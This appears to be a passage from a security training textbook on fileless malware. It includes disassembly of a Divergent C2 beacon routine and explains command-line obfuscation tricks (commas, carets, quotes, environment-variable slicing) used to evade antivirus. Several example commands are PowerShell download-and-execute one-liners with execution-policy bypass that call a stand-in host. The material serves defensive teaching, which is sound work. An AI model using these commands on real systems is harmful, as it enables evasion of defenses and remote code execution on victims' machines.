


```
                                ; Attributes: bp-based frame

                                Divergent_send_C2_beacon_and_sleep proc near

                                lpString= dword ptr  8

55                              push    ebp
8B EC                           mov     ebp, esp
6A 00                           push    0
6A 00                           push    0
FF 75 08                        push    [ebp+lpString]  ; lpString
FF 15 B8 80 B5 07               call    ds:lstrlenA
50                              push    eax
FF 75 08                        push    [ebp+lpString]
FF 35 FC 62 B6 07               push    ds:off_7B662FC  ; "http://185.243.114.111/"
E8 1E F1 FF FF                  call    Divergent_send_HTTP_request
83 C4 14                        add     esp, 14h
6A FF                           push    INFINITE
FF 15 AC 80 B5 07               call    ds:Sleep
5D                              pop     ebp
C3                              retn
                                Divergent_send_C2_beacon_and_sleep endp
```

Figure 7.66: Screenshot of Divergent

Some additional fileless malware are as follows:

- Astaroth Backdoor
- Nodersok
- Vaporworm
- njRat Backdoor
- Sodinokibi Ransomware
- Kovter and Poweliks
- Dridex
- Hancitor/Chanitor
- Sorebrect Ransomware



Fileless Malware Obfuscation Techniques to Bypass Antivirus

Inserting Characters

- Attackers insert special characters such as **comma(,)** and **semicolon (;)** between malicious commands and strings to make well-known commands more complex to detect

```
,;cmd.exe,/c,;,echo;powershell.exe -NoExit -exec bypass -nop Invoke-Expression(New-Object
System.Net.WebClient).DownloadString('https://targetwebsite.com")&&echo,exit
```

Inserting Parentheses


- When parentheses are used, variables in a code block are evaluated as a **single line command**. Attackers exploit this feature to split and obfuscate malicious commands

```
cmd.exe /c ((echo command1)
&&(
echo command2))
```

Inserting Caret Symbol

- The caret symbol (^) is a reserved character used in shell commands for escaping. Attackers exploit this feature to **escape malicious commands** during execution time

```
C:\WINDOWS\system32\cmd.exe /c p^^o^^w^^e^^r^^s^^h^^e^^l^^l^^.^^e^^x^^e -No^^Exit -exec bypass -nop Invoke-
Expression (New-Object System.Net.WebClient). DownloadString(('https://targetwebsite.com")&&echo,exit
```



Fileless Malware Obfuscation Techniques to Bypass Antivirus (Cont'd)

Inserting Double Quotes

- The command line parser uses the double quote symbol as an **argument delimiter**. Attackers use this symbol to concatenate malicious commands in arguments

```
Pow""er""Shell -N""oExit -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c Flower.jpg
```

Using Custom Environment Variables

- In the Windows operating system, environment variables are **dynamic objects** that store modifiable values used by applications at runtime. Attackers exploit environment variables to split malicious commands into multiple strings

```
set a=Power &&set b=Shell && %a:~0,-1%%b% -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c
Products.pdf
```

Using Pre-assigned Environment Variables

- "`%CommonProgramFiles%`" contains a default value "`C:\Program Files\Common Files`". Specific characters from this value can be accessed through indexing and used to **execute malicious commands**

```
cmd.exe /c "%CommonProgramFiles:~3,1%owerShell.exe" -windowstyle hidden -command wscript myscript.vbc
```

Fileless Malware Obfuscation Techniques to Bypass Antivirus

Nowadays, attackers are leveraging fileless malware to perform cyber-attacks on target organization, as such malware hides itself from traditional antivirus solutions. Furthermore, fileless malware does not store anything on the disk; hence, it is extremely difficult to detect such attacks. In addition, attackers adopt various obfuscation techniques to keep their malicious activities hidden and undetected for as long as possible.

The various obfuscation techniques used by fileless malware to bypass antivirus solutions are discussed below:

- **Inserting Characters**

  Attackers insert special characters such as commas (,) and semicolons (;) between malicious commands and strings to make well-known commands more difficult to detect. These special characters are considered as whitespace characters in command-line arguments; hence, they are processed easily. Using this technique, attackers break malicious strings to evade parsing of malicious commands by signature-based solutions.

  ```
  ,;cmd.exe,/c,;,echo;powershell.exe -NoExit -exec bypass -nop
  Invoke-Expression(New-Object
  System.Net.WebClient).DownloadString('https://targetwebsite.com")
  &&echo,exit
  ```

- **Inserting Parentheses**

  In general scenarios, parentheses are used to improve the readability of the code, group complex expressions, and split commands. When parentheses are used, variables of a code block are considered and evaluated just as a single-line command. Attackers exploit this feature to split and obfuscate malicious commands.

  ```
  cmd.exe /c ((echo command1)

  &&(

  echo command2))
  ```

- **Inserting Caret Symbol**

  The caret symbol (^) is generally a reserved character used in shell commands for escaping. Attackers exploit this feature to escape malicious commands at execution time. For this purpose, they insert single or double caret symbols inside a malicious command.

  ```
  C:\WINDOWS\system32\cmd.exe /c
  p^^o^^w^^e^^r^^s^^h^^e^^l^^l^^.^^e^^x^^e -No^^Exit -exec bypass -
  nop Invoke-Expression (New-Object System.Net.WebClient).
  DownloadString(('https://targetwebsite.com")&&echo,exit
  ```

  When the above command is executed, the first caret symbol is escaped:

  ```
  C:\WINDOWS\system32\cmd.exe /c p^o^w^e^r^s^h^e^l^l^.^e^x^e -
  No^Exit -exec bypass -nop Invoke-Expression (New-Object
  System.Net.WebClient).
  DownloadString(('https://targetwebsite.com")&&echo,exit
  ```

  After the second caret symbol is also escaped, powershell.exe is executed with a command-line argument:

  ```
  C:\WINDOWS\system32\cmd.exe /c powershell.exe -NoExit -exec
  bypass -nop Invoke-Expression (New-Object System.Net.WebClient).
  DownloadString(('https://targetwebsite.com")&&echo,exit
  ```

- **Inserting Double Quotes**

  When a command is embedded with double quotes, it does not affect the normal execution of the command. Furthermore, the command-line parser uses a double quote symbol as an argument delimiter. Attackers use double quote symbols to concatenate malicious commands in arguments.

  ```
  Pow””er””Shell -N””oExit -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c Flower.jpg
  ```

- **Using Custom Environment Variables**

  Another method adopted by attackers to obfuscate fileless malware is using environment variables. In Windows operating systems, environment variables are dynamic objects that store modifiable values used by applications at run time. Attackers exploit environment variables to split malicious commands into multiple strings. Furthermore, they set the value for the environment variable at run time to execute malicious commands.


  ```
  set a=Power &&set b=Shell && %a:~0,-1%%b% -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c Products.pdf
  ```

- **Using Pre-assigned Environment Variables**

  Another technique exploited by attackers is retrieving specific characters from pre-assigned environment variables such as “`%CommonProgramFiles%`.” The characters in such variables are referred through the index and exploited by attackers to execute malicious commands. “`%CommonProgramFiles%`” contains a default value “`C:\Program Files\Common Files`.” Specific characters from this value can be accessed through indexing and used to execute malicious commands as follows:

  ```
  cmd.exe /c “%CommonProgramFiles:~3,1%owerShell.exe” -windowstyle hidden -command wscript myscript.vbc
  ```

  The above command retrieves a single character ‘P’ at index 3, which is concatenated with “owerShell.exe”, and executes the malicious command.



